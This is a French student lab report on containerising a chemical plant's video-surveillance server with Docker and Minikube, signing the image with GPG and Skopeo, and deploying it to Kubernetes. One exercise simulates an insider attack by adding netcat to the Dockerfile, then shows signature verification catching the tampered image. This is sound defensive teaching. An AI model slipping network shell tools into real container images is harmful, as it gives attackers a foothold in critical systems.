



École Polytechnique de Montréal

Département Génie Informatique et Génie Logiciel

INF6103 : Cybersécurité e des Infrastructures Critiques

TP1 : Cybersécurité des Infrastructures Critiques Infonuagique

Tionfe Eric Pascal – 2471139

Polycarpe Siekambe - 2488498

Remise le mercredi 01 octobre à 10h à l'adresse :

thibault.leblanc@polymtl.ca

Rapport TP1

Dans le cadre de ce travail pratique, nous sommes chargés de déployer l'infrastructure d'une entreprise qui gère les produits chimiques vers le cloud pour permettre à cette entreprise d'optimiser ses couts et son niveau de production. Pour réaliser à bien ce travail nous allons déployés l'infrastructure dans une sorte de cloud local en utilisant l'outil **Docker** qui nous permettra de déployer nos applications dans des conteneurs.

Comme cela a été dit plus haut nous n'allons pas directement utiliser l'infrastructure cloud, nous allons là créée en local en utilisant Minikube qui est une version légère de Kubernetes et nous permettra de créer notre cloud local (on-promise) sur notre ordinateur afin d'y déployer les applications de l'entreprise.

Etape Préliminaire

Dans cette partie, nous avons installé les différents outils nécessaires pour la mise en place de notre infrastructure dont :

- Notre machine virtuelle sur Kali Linux
- L'environnement Docker
- Minikube
- Kubectl : qui est l'outil en ligne de commande de Kubernetes
- Installation de Skopeo pour manipuler les images de conteneurs

Voici donc le résultat de l'instalation de l'ensemble de ces outils :

```

eriko@kali: ~
File Actions Edit View Help
└──(eriko@kali)-[~]
$ newgrp docker
└──(eriko@kali)-[~]
$ docker run hello-world
Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/

```

(eriko@kali)-[~]

\$ minikube start --driver=docker

```

minikube v1.36.0 on debian kali-rolling
Using the docker driver based on user configuration
minikube 1.37.0 is available! Download it: https://github.com/kubernetes/minikube/releases/tag/v1.37.0
To disable this notice, run: 'minikube config set WantUpdateNotification false'

Using Docker driver with root privileges
Starting "minikube" primary control-plane node in "minikube" cluster
Pulling base image v0.0.47 ...
Downloading Kubernetes v1.33.1 preload ...
> gcr.io/k8s-minikube/kicbase... : 502.26 MiB / 502.26 MiB 100.00% 33.26 M
> preloaded-images-k8s-v18-v1... : 347.04 MiB / 347.04 MiB 100.00% 16.44 M
Creating docker container (CPUs=2, Memory=2200MB)

Docker is nearly out of disk space, which may cause deployments to fail! (97% of capacity). You can pass '--force' to skip this check.
Suggestion:

Try one or more of the following to free up space on the device:
1. Run "docker system prune" to remove unused Docker data (optionally with "-a")
2. Increase the storage allocated to Docker for Desktop by clicking on:
Docker icon > Preferences > Resources > Disk Image Size
3. Run "minikube ssh -- docker system prune" if using the Docker container runtime
Related issue: https://github.com/kubernetes/minikube/issues/9024

Preparing Kubernetes v1.33.1 on Docker 28.1.1 ...
• Generating certificates and keys ...
• Booting up control plane ...
• Configuring RBAC rules ...
Configuring bridge CNI (Container Networking Interface) ...
Verifying Kubernetes components ...
• Using image gcr.io/k8s-minikube/storage-provisioner:v5
Enabled addons: storage-provisioner, default-storageclass
Done! kubectl is now configured to use "minikube" cluster and "default" namespace by default

```

(eriko@kali)-[~]

\$

```

(eriko@kali)-[~]
$ skopeo --version
skopeo version 1.18.0

(eriko@kali)-[~]
$ 

```

1. Première partie

1.1. Opération sur les images Docker

Vérifions que la plateforme de conteneurisation est opérationnelle : “docker info”

```
(eriko㉿kali)-[~]
$ docker info
Client:
  Version: 26.1.5+dfsg1
  Context: default
  Debug Mode: false
  Plugins:
    buildx: Docker Buildx (Docker Inc.)
      Version: 0.13.1+ds1
      Path: /usr/libexec/docker/cli-plugins/docker-buildx

Server:
  Containers: 3
    Running: 1
    Paused: 0
    Stopped: 2
  Images: 2
  Server Version: 26.1.5+dfsg1
  Storage Driver: overlay2
    Backing Filesystem: extfs
    Supports d_type: true
    Using metacopy: false
    Native Overlay Diff: true
  userxattr: false
  Logging Driver: json-file
  Cgroup Driver: systemd
  Cgroup Version: 2
  Plugins:
    Volume: local
    Network: bridge host ipvlan macvlan null overlay
    Log: awslogs fluentd gcplogs gelf journald json-file local splunk syslog
  Swarm: inactive
  Runtimes: io.containerd.runc.v2 runc
  Default Runtime: runc
  Init Binary: docker-init
  containerd version: 1.7.24+ds1-8
  runc version: 1.1.15+ds1-2+b4
  init version:
  Security Options:
    apparmor
    seccomp
    Profile: builtin
    cgroups
  Kernel Version: 6.6.15-amd64
  Operating System: Kali GNU/Linux Rolling
  OSType: linux
  Architecture: x86_64
  CPUs: 2
  Total Memory: 3.797GiB
  Name: kali
  ID: 744b6b19-3d36-4da4-af66-0dad60aed20d
  Docker Root Dir: /var/lib/docker
  Debug Mode: false
  Experimental: false
  Insecure Registries:
    127.0.0.0/8
  Live Restore Enabled: false

(eriko㉿kali)-[~]
$
```

1.1.1. Exécutons la commande : “docker run alpine”


```
(eriko㉿kali)-[~]
$ docker run alpine
Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
9824c27679d3: Pull complete
Digest: sha256:4bcff63911fcb4448bd4fdacec207030997caf25e9bea4045fa6c8c44de311d1
Status: Downloaded newer image for alpine:latest

(eriko㉿kali)-[~]
$
```

- Ce résultat montre que le Docker télécharge l'image automatiquement lorsqu'elle est absente. Il prouve également que le Docker fonctionne correctement sur la machine et que l'utilisateur courant a dorénavant accès au service Docker sans être super utilisateur.
- Déployons le serveur de surveillance vidéo des cuves des produits chimiques à partir du Dockerfile du dépôt Github :
<https://github.com/mamerzouk/hcc>


a. Clonons le dépôt Github :

```
git clone https://github.com/mamerzouk/hcc  
Cd hcc/
```



```
(eriko㉿kali)-[~]  
$ git clone https://github.com/mamerzouk/hcc  
Cloning into 'hcc' ...  
remote: Enumerating objects: 40, done.  
remote: Total 40 (delta 0), reused 0 (delta 0), pack-reused 40 (from 1)  
Receiving objects: 100% (40/40), 93.63 MiB | 20.43 MiB/s, done.  
Resolving deltas: 100% (6/6), done.  
  
(eriko㉿kali)-[~]  
$
```

b. Construisons l'image Docker à partir du Dockerfile : “docker build -t video .”



```
(eriko㉿kali)-[~/hcc]  
$ docker build -t video .  
  
[+] Building 126.3s (12/12) FINISHED docker:default  
⇒ [internal] load build definition from Dockerfile 0.0s  
⇒ ⇒ transferring dockerfile: 673B 0.0s  
⇒ [internal] load metadata for docker.io/library/ubuntu:xenial 0.3s  
⇒ [internal] load .dockerignore 0.0s  
⇒ ⇒ transferring context: 2B 0.0s  
⇒ CACHED [1/7] FROM docker.io/library/ubuntu:xenial@sha256:1f1a2d56de1d 0.0s  
⇒ [internal] load build context 0.0s  
⇒ ⇒ transferring context: 4.78kB 0.0s  
⇒ [2/7] RUN apt-get update && apt-get install -y libjsoncpp-dev 121.3s  
⇒ [3/7] COPY . /opt/simulation 0.5s  
⇒ [4/7] WORKDIR /opt/simulation/simulation 0.0s  
⇒ [5/7] RUN make 1.0s  
⇒ [6/7] RUN rm -f /var/www/html/index.html 0.4s  
⇒ [7/7] RUN ln -s /opt/simulation/web_visualization/* /var/www/html/ 0.5s  
⇒ exporting to image 2.3s  
⇒ => exporting layers 2.3s
```

1.1.2. Expliquer le Dockerfile utilisé pour l’installation

- Le Dockerfile nous permet d’installer les dépendances et les mises à jour les bibliothèques nécessaire pour notre image qui est en fait le système Ubuntu puisse s’installer et fonctionner correctement dans notre conteneur Docker.

1.1.3. Construisez une nouvelle image nommer “hcc” depuis le Dockerfile:

“docker build -t hcc .”

```
(eriko㉿kali)-[~/hcc]
└─$ docker build -t hcc .
[+] Building 0.3s (12/12) FINISHED                                            docker:default
  => [internal] load build definition from Dockerfile                      0.0s
  => => transferring dockerfile: 673B                                         0.0s
  => [internal] load metadata for docker.io/library/ubuntu:xenial           0.3s
  => [internal] load .dockerignore                                         0.0s
  => => transferring context: 2B                                           0.0s
  => [1/7] FROM docker.io/library/ubuntu:xenial@sha256:1f1a2d56de1d604801a  0.0s
  => [internal] load build context                                         0.0s
  => => transferring context: 4.14kB                                         0.0s
  => CACHED [2/7] RUN apt-get update && apt-get install -y      libjsoncpp- 0.0s
  => CACHED [3/7] COPY . /opt/simulation                                     0.0s
  => CACHED [4/7] WORKDIR /opt/simulation/simulation                     0.0s
  => CACHED [5/7] RUN make                                                 0.0s
  => CACHED [6/7] RUN rm -f /var/www/html/index.html                      0.0s
  => CACHED [7/7] RUN ln -s /opt/simulation/web_visualization/* /var/www/h 0.0s
  => exporting to image                                                 0.0s
  => => exporting layers                                              0.0s
```

1.1.4. Déployons le container en ajoutant la capacité NET.ADMIN et en transférant le port 80 vers l'hôte :

“docker run -it --cap-add=NET_ADMIN -p 80:80 hcc”

```
(eriko㉿kali)-[~/hcc]
└─$ docker run -it --cap-add=NET_ADMIN -p 80:80 hcc
 * Starting Apache httpd web server apache2
 *
Listener on port 55555
Waiting for connections ...
New connection , socket fd is 4 , ip is : 127.0.0.1 , port : 39116
Adding to list of sockets as 0
New connection , socket fd is 5 , ip is : 127.0.0.1 , port : 39126
Adding to list of sockets as 1
New connection , socket fd is 6 , ip is : 127.0.0.1 , port : 39130
Adding to list of sockets as 2
New connection , socket fd is 7 , ip is : 127.0.0.1 , port : 39138
Adding to list of sockets as 3
New connection , socket fd is 8 , ip is : 127.0.0.1 , port : 39144
```

1.1.5 Confirmez le fonctionnement des caméras de surveillance depuis votre navigateur.

- Vérification que le conteneur fonctionne : <http://localhost>



1.2 Validation de l'intégrité et authenticité des images Docker

1.2.1. De quoi avez-vous besoin pour signer les images Docker ?

Nous devons avoir :

- L'image proprement dite en locale
- L'outil qui nous permettra de générer la signature : Skopeo
- Une clé privée (clé GPG) pour signer le document
- Un format compatible (OCI) qui nous permettra de signer le document

1.2.2. Générer une signature associée à l'image du serveur de surveillance vidéo

- La première étape est de générer l'image et cela a déjà été fait précédemment : hcc
- La deuxième étape est d'exporter l'image au format OCI (hcc-oci) afin qu'elle puisse être signée par l'outil Skopeo :

“docker image save hcc | skopeo copy docker-archive:/dev/stdin oci:hcc-oci:latest”

```
└─(eriko㉿kali)-[~/hcc]
└─$ docker image save hcc | skopeo copy docker-archive:/dev/stdin oci:hcc-oci:latest
Getting image source signatures
Copying blob cb527ac957d2 done  |
Copying blob 47ef83afae74 done  |
Copying blob 1251204ef8fc done  |
Copying blob 48b1ff431ef4 done  |
Copying blob be96a3f634de done  |
Copying blob df54c846128d done  |
Copying blob 281286f834dd done  |
Copying blob 5f70bf18a086 done  |
Copying blob e6e200e2d365 done  |
Copying blob 1d2c904134ab done  |
Copying blob 187d29fb37dd done  |
Copying config 9272f7f61e done  |
Writing manifest to image destination

└─(eriko㉿kali)-[~/hcc]
└─$ █
```

- Nous allons maintenant générer la signature de l'image avec l'outil Skopeo.
 - . Générons d'abord notre clé GPG : pour cela nous devons nous connecter à notre compte docker Hub et ensuite générer notre clé comme suit :

```
└─(eriko㉿kali)-[~/hcc]
└─$ gpg --full-generate-key
gpg (GnuPG) 2.2.40; Copyright (C) 2022 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Please select what kind of key you want:
 (1) RSA and RSA (default)
 (2) DSA and Elgamal
 (3) DSA (sign only)
 (4) RSA (sign only)
 (14) Existing key from card
Your selection? 1
RSA keys may be between 1024 and 4096 bits/long.
What keysize do you want? (3072) y
RSA keysizes must be in the range 1024-4096
What keysize do you want? (3072)
Requested keysize is 3072 bits
Please specify how long the key should be valid.
      0 = key does not expire
      <n> = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 80
Key expires at Mon Dec  8 00:01:12 2025 EST
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: Tionfe
Email address: tionfeeric@gmail.com
Comment:
You selected this USER-ID:
  "Tionfe <tionfeeric@gmail.com>"
```

- . Nous allons présentement générer la signature de l'image hcc-oci :

```
“skopeo copy --sign-by tionfeeric@gmail.com oci:hcc-oci:latest  
docker://docker.io/tionfeeric/hcc:latest”
```



```
(eriko@kali)-[~/hcc]  
$ skopeo copy --sign-by tionfeeric@gmail.com oci:hcc-oci:latest docker://docker.io/tionfeeric/hcc:latest  
Getting image source signatures  
Copying blob 9461b63ad1c3 done |  
Copying blob 7290e5e44614 done |  
Copying blob 0b64391ae273 done |  
Copying blob c5b578b28e58 done |  
Copying blob 80d6f2a4c66e done |  
Copying blob 7858951919b3 done |  
Copying blob 5663430b5ca1 done |  
Copying blob bd9ddc54bea9 done |  
Copying blob 66b3c5554bd1 done |  
Copying blob da0cc5a948d5 done |  
Copying blob 46248dd48b69 done |  
Copying config 9272f7f61e done |  
Writing manifest to image destination  
Creating signature: Signing image using simple signing  
Storing signatures  
  
(eriko@kali)-[~/hcc]  
$
```

HCC a été victime d'un cyber attaque interne :

1.2.3. Créons une nouvelle image à partir du serveur de vidéo surveillance en y installant netcat

- Pour cela nous allons modifier le fichier d'origine Dockerfile en spécifiant la commande d'installation de netcat (nous avons juste ajouté netcat)



```
FROM ubuntu:xenial  
# Mise à jour et installation des paquets nécessaires  
RUN apt-get update && apt-get install -y \  
    libjsoncpp-dev \  
    liblapacke-dev \  
    python-pymodbus \  
    build-essential \  
    apache2 \  
    php \  
    libapache2-mod-php \  
    sudo \  
    make \  
    netcat  
# Supprime l'avertissement lié au ServerName  
RUN echo "ServerName localhost" >> /etc/apache2/apache2.conf  
# Installation/web_visualization /var/www/html  
# Expose le port 80 pour le serveur web  
EXPOSE 80  
# Copie du projet  
COPY . /opt/simulation  
WORKDIR /opt/simulation/simulation  
# Compilation  
RUN make  
# Configuration du serveur web  
RUN rm -f /var/www/html/index.html  
RUN ln -s /opt/simulation/web_visualization/* /var/www/html/  
# Commande de démarrage combinée  
CMD bash -c "service apache2 start && ./remote_io/modbus/run_all.sh && ./simulation && tail -f /dev/null"
```

- Nous allons maintenant créer une nouvelle image (hcc-netcat) avec ce Dockerfile modifié avec l'installation de “netcat”

```
(eriko㉿kali)-[~/hcc]
$ docker build -t hcc-netcat .

[+] Building 60.3s (14/14) FINISHED
=> [internal] load build definition from Dockerfile
=> => transferring dockerfile: 856B
=> [internal] load metadata for docker.io/library/ubuntu:xenial
=> [auth] library/ubuntu:pull token for registry-1.docker.io
=> [internal] load .dockerignore
=> => transferring context: 28
=> CACHED [1/8] FROM docker.io/library/ubuntu:xenial@sha256:1f1a2d56de1d604801a9671f301190704c25d604a416f59e03c04f5c6ffee0d
=> [internal] load build context
=> => transferring context: 401.36MB
=> [2/8] RUN apt-get update && apt-get install -y libjsoncpp-dev liblapacke-dev python-pymodbus build-essential
=> [3/8] RUN echo "ServerName localhost" >> /etc/apache2/apache2.conf
=> [4/8] COPY . /opt/simulation
=> [5/8] WORKDIR /opt/simulation/simulation
=> [6/8] RUN make
=> [7/8] RUN rm -f /var/www/html/index.html
=> [8/8] RUN ln -s /opt/simulation/web_visualization/* /var/www/html/
=> exporting to image
=> => exporting layers
=> => writing image sha256:377d7a52728649fc7ff23e7a94500bfefbc6690f891769c728eabc76eea2ff684
=> => naming to docker.io/library/hcc-netcat

(eriko㉿kali)-[~/hcc]
```

1.2.4. Comment Skopeo peut détecter la modification de l'image du serveur de vidéo surveillance ?

- Skopeo le fait grâce à la vérification de la signature cryptographique à base du digest SHA256 de l'image hcc-netcat avec celui qui avait été signé hcc à partir de hcc-oci.
- Pour le faire nous allons d'abord extraire le manifeste de l'image signée hcc-oci et le coller dans un fichier “manifeste.json”
- . Recherche du fichier comportant le manifeste :

```
(eriko㉿kali)-[~/hcc/hcc-oci]
$ file blobs/sha256/* | grep JSON
blobs/sha256/660bacfe06b96b580c08a6885ff673a179ed470e15fa88452a03a25db5ea04d6: JSON text d
blobs/sha256/9272f7f61e7ecc532b8ac68bb5a48601b5aa8800c2756ec7d6f9cc5b6ffd7006: JSON text d

(eriko㉿kali)-[~/hcc/hcc-oci]
$ cp blobs/sha256/sha256/9272f7f61e7ecc532b8ac68bb5a48601b5aa8800c2756ec7d6f9cc5b6ffd7006
cp: cannot stat 'blobs/sha256/sha256/9272f7f61e7ecc532b8ac68bb5a48601b5aa8800c2756ec7d6f9cc5b6ffd7006'

(eriko㉿kali)-[~/hcc/hcc-oci]
$ less blobs/sha256/660bacfe06b96b580c08a6885ff673a179ed470e15fa88452a03a25db5ea04d6
zsh: suspended less
```

```

File Actions Edit View Help
{"schemaVersion":2,"mediaType":"application/vnd.oci.image.manifest.v1+json","config":{"mediaType":"application/vnd.oci.image.config.v1+json","digest":"sha256:9272f7f61e7ecc532b8ac63bb5a48601b5aa8800c2756ec7d6f9cc5b6ffd7006","size":4897}, "layers":[{"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:9461b63ad1c325ef1aa17d9cffeaee64de356d0364e4924fb000346e363235e","size":48198021}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:7290e5e446140d10fa9617a328ee169a72560cdac35d1729fade736eca663898","size":917}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:0b64391ae273895c42e99c28b8e0b37bd7a7dbbb200df25541033106220820ee","size":536}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:c5b578b28e584ccb3a13ba64412f2debb093aac46f93e886c74700a1bef6d61","size":175}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:80d6f2a4c66e7283ff65091222d020641374508b01e80a58db510af150b9ebac","size":156525052}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:7858951919b3569237a1e499e3c06083be23b79c1fda5de875899627eba8c10f","size":3201}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:563430b5ca13c725e65d6447104ec675b3494199a4010ce00dc3791e4552109","size":196504073}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:bd9ddc54bea929a22b334e73e026d4136e5b73f5cc29942896c72e4ece69b13d","size":34}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:66b3c5554bd1bddc84ff3c26aec3d2fceaba38e06ca89086836f801c0f8e8eb","size":15374}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:da0cc5a948d55b92090a2fac6922c997793c1e0b4428825c7602219a8d4326b8","size":169}, {"mediaType":"application/vnd.oci.image.layer.v1.tar+gzip","digest":"sha256:46248dd43b693840a6230bf3823efdc8e5b2947e4b94d48bd49a974b3d5888ba","size":270}]]}
[END)

```

- . Nous allons copier ce manifeste (celui de hcc-oci) dans un fichier manifest.json

```

└─(eriko㉿kali)-[~/hcc/hcc-oci]
$ cp blobs/sha256:9272f7f61e7ecc532b8ac68bb5a48601b5aa8800c2756ec7d6f9cc5b6ffd7006 manifest.json
on
└─(eriko㉿kali)-[~/hcc/hcc-oci]

```

- . Récupérons notre empreinte GPG : elle est utilisée à la fois pour vérifier la signature et vérifier que notre image n'ait pas été modifiée (la ligne “Pub” représente la clé publique et l'empreinte suit en bas et elle comporte 40 caractères)

```

└─(eriko㉿kali)-[~/hcc/hcc-oci]
$ gpg --list-keys --with-fingerprint
/home/eriko/.gnupg/pubring.kbx

pub    rsa3072 2025-09-19 [SC] [expires: 2025-12-08]
      1E71 A680 0ADF 338F 800E F5FD 472B AB9B 3F90 FF20
uid          [ultimate] Tionfe <tionfeeric@gmail.com>
sub    rsa3072 2025-09-19 [E] [expires: 2025-12-08]

```

- . Maintenant nous allons trouver le chemin du fichier comportant notre signature qui porte le nom signature -1

```

└─(eriko㉿kali)-[~]
$ ls ~/.local/share/containers/sigstore/tionfeeric/hcc@sha256=660bacfe06b96b580c08a6885ff673a179ed470e15fa88452a03a25db5ea04d6
signature-1
└─(eriko㉿kali)-[~]
$ 

```

- . Vérifions maintenant que notre image hcc (respectivement hcc-oci) n'a pas été modifiée. Pour cela, à l'aide de l'outil Skopeo, nous allons vérifier que le manifeste "manifest.json" de notre image signée d'origine (hcc-oci) correspond effectivement à celui de hcc-netcat

```
(eriko㉿kali)-[~/.../containers/sigstore/tionfeeric/hcc@sha256=660bacfe06b96b580c08a6885ff673a17
9ed470e15fa88452a03a25db5ea04d6]
└─$ skopeo standalone-verify ~/hcc/hcc-oci/manifest.json docker.io/tionfeeric/hcc-netcat:latest 1
E71A6800ADF338F800EF5FD472BAB9B3F90FF20 ~/.local/share/containers/sigstore/tionfeeric/hcc@sha256=
660bacfe06b96b580c08a6885ff673a179ed470e15fa88452a03a25db5ea04d6/signature-1
FATA[0000] Error verifying signature: Signature for docker digest "sha256:660bacfe06b96b580c08a68
85ff673a179ed470e15fa88452a03a25db5ea04d6" does not match
```

1.3. Opérations dans le Cluster Minikube

Nous allons procéder à la migration de notre conteneur Docker "hcc" vers Kubernetes avec Minikube afin de répondre à la demande grandissant du nombre clients. Pour cela, nous allons préparer l'environnement afin de permettre le déploiement des conteneurs avec Kubernetes

- Etape 1 : Supprimons le conteneur Docker : "docker ps -a"; "docker rm -f hcc"

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS


```
(eriko㉿kali)-[~/hcc]
└─$ docker ps -a
└─$ docker rm -f hcc
```

- Etape 2 : Déploiement avec Kubernetes : Nous allons déployer un serveur nommer Serveur-web avec l'image de nginx de la façon suivante :
 - . Je démarre Minikube au préalable :

```
(eriko㉿kali)-[~]
└─$ minikube start
🚀 minikube v1.36.0 on Debian kali-rolling
🌟 minikube 1.37.0 is available! Download it: https://github.com/kubernetes/minikube/releases/tag/v1.37.0
💡 To disable this notice, run: 'minikube config set WantUpdateNotification false'
```

- . Je déploie le serveur web :


```
(eriko㉿kali)-[~]
└─$ kubectl create deployment serveur-web --image=nginx
deployment.apps/serveur-web created
```

- Etape 3 : Maintenant nous allons exposer le déploiement via le service NodePort ce qui va permettre de rendre le service accessible sur Minikube

```
(eriko㉿kali)-[~]
└$ kubectl expose deployment serveur-web --type=NodePort --port=80
service/serveur-web exposed
```

- Etape 4 : maintenant nous allons rendre le service accessible depuis le navigateur de la façon suivante : ceci va permettre d'ouvrir automatiquement l'adresse du service sur le navigateur comme vous pouvez le voir ici

```
(eriko㉿kali)-[~]
└$ minikube service serveur-web
|_ NAMESPACE | NAME | TARGET PORT | URL
| default     | serveur-web | 80 | http://192.168.49.2:30520 |
└─────────────┘
Opening service default/serveur-web in default browser ...
```



1.3.1. De la même manière, déployer un objet Deployment “hcc-video-surveillance” avec l’image que vous avez créée du serveur de vidéo surveillance. Que remarquez-vous ?

- le nom de notre image précédemment créée est “hcc”: nous allons déployer l’objet “Deployment” de la façon suivante : “ kubectl create deployment hcc-video-surveillance --image=hcc”

```
(eriko㉿kali)-[/home/eriko/hcc]
└$ docker ps
CONTAINER ID   IMAGE           COMMAND          CREATED        STATUS        PORTS
c4ae661ee952   gcr.io/k8s-minikube/kicbase:v0.0.47   "/usr/local/bin/entr..."   10 days ago   Up 55 minutes   127.0.0.1:3277
2→22/tcp, 127.0.0.1:32771→2376/tcp, 127.0.0.1:32770→5000/tcp, 127.0.0.1:32769→8443/tcp, 127.0.0.1:32768→32443/tcp m
minikube

(eriko㉿kali)-[/home/eriko/hcc]
└$ kubectl create deployment hcc-video-surveillance --image=hcc
deployment.apps/hcc-video-surveillance created
```

- Bien que le déploiement de l’objet se soit correctement effectué sans erreur, je remarque que lorsque je vérifie l’état du Pod, celui que je viens de déployer “hcc-video-surveillance-7cf6747df-tqx5c”, il a un statut “ImagePullBackOff”. On peut le voir sur la figure suivante :

```
(eriko㉿kali)-[~/home/eriko/hcc]
PS> kubectl get pods
NAME                               READY   STATUS        RESTARTS   AGE
hcc-video-surveillance-7cf6747df-tqx5c   0/1     ImagePullBackoff   0          17m
serveur-web-7cb68457fd-bl495           1/1     Running      0          84m
```

1.3.2. Identifier le problème en consultant le fichier log de Minikube

- En vérifiant les logs de Minikube, nous remarquons les erreurs repétées portant le label “ImagePullBackoff” ce qui désigne le fait que l’image “hcc” n’a pas été trouvée . On peut le voir sur cette partie des logs : “minikube logs”

```
(eriko㉿kali)-[~/home/eriko/hcc]
PS> minikube logs
→ Audit ←
| Command | Args           | Profile | User | Version | Start Time | End Time |
| start   | --driver=docker | minikube | eriko | v1.36.0 | 13 Sep 25 12:00 EDT |             |
| start   | --driver=docker | minikube | eriko | v1.36.0 | 13 Sep 25 12:25 EDT | 13 Sep 25 12:26 EDT |
| start   | minikube       | eriko   |       | v1.36.0 | 23 Sep 25 22:32 EDT | 23 Sep 25 22:32 EDT |
| service | serveur-web    | minikube | eriko | v1.36.0 | 23 Sep 25 22:42 EDT | 23 Sep 25 22:42 EDT |

→ Last Start ←
Log file created at: 2025/09/23 22:32:00
Running on machine: kali
minikube Built with go=1.27.0 on linux/amd64

Sep 24 04:18:29 minikube kubelet[1454]: E0924 04:18:29.199992    1454 pod_workers.go:1301] "Error syncing pod, skipping" err="failed to \\"StartContainer\\" for \\"hcc\\\" with ImagePullBackOff: \\\"Back-off pulling image \\\\\"hcc\\\\\\\"\\": ErrImagePull: Error response from daemon: pull access denied for hcc, repository does not exist or may require 'docker login': denied: requested access to the resource is denied\\\" pod=\"default/hcc-video-surveillance-7cf6747df-tqx5c\" podUID=\"31fdeea9-b262-4650-a2e6-d9843fe fe927"
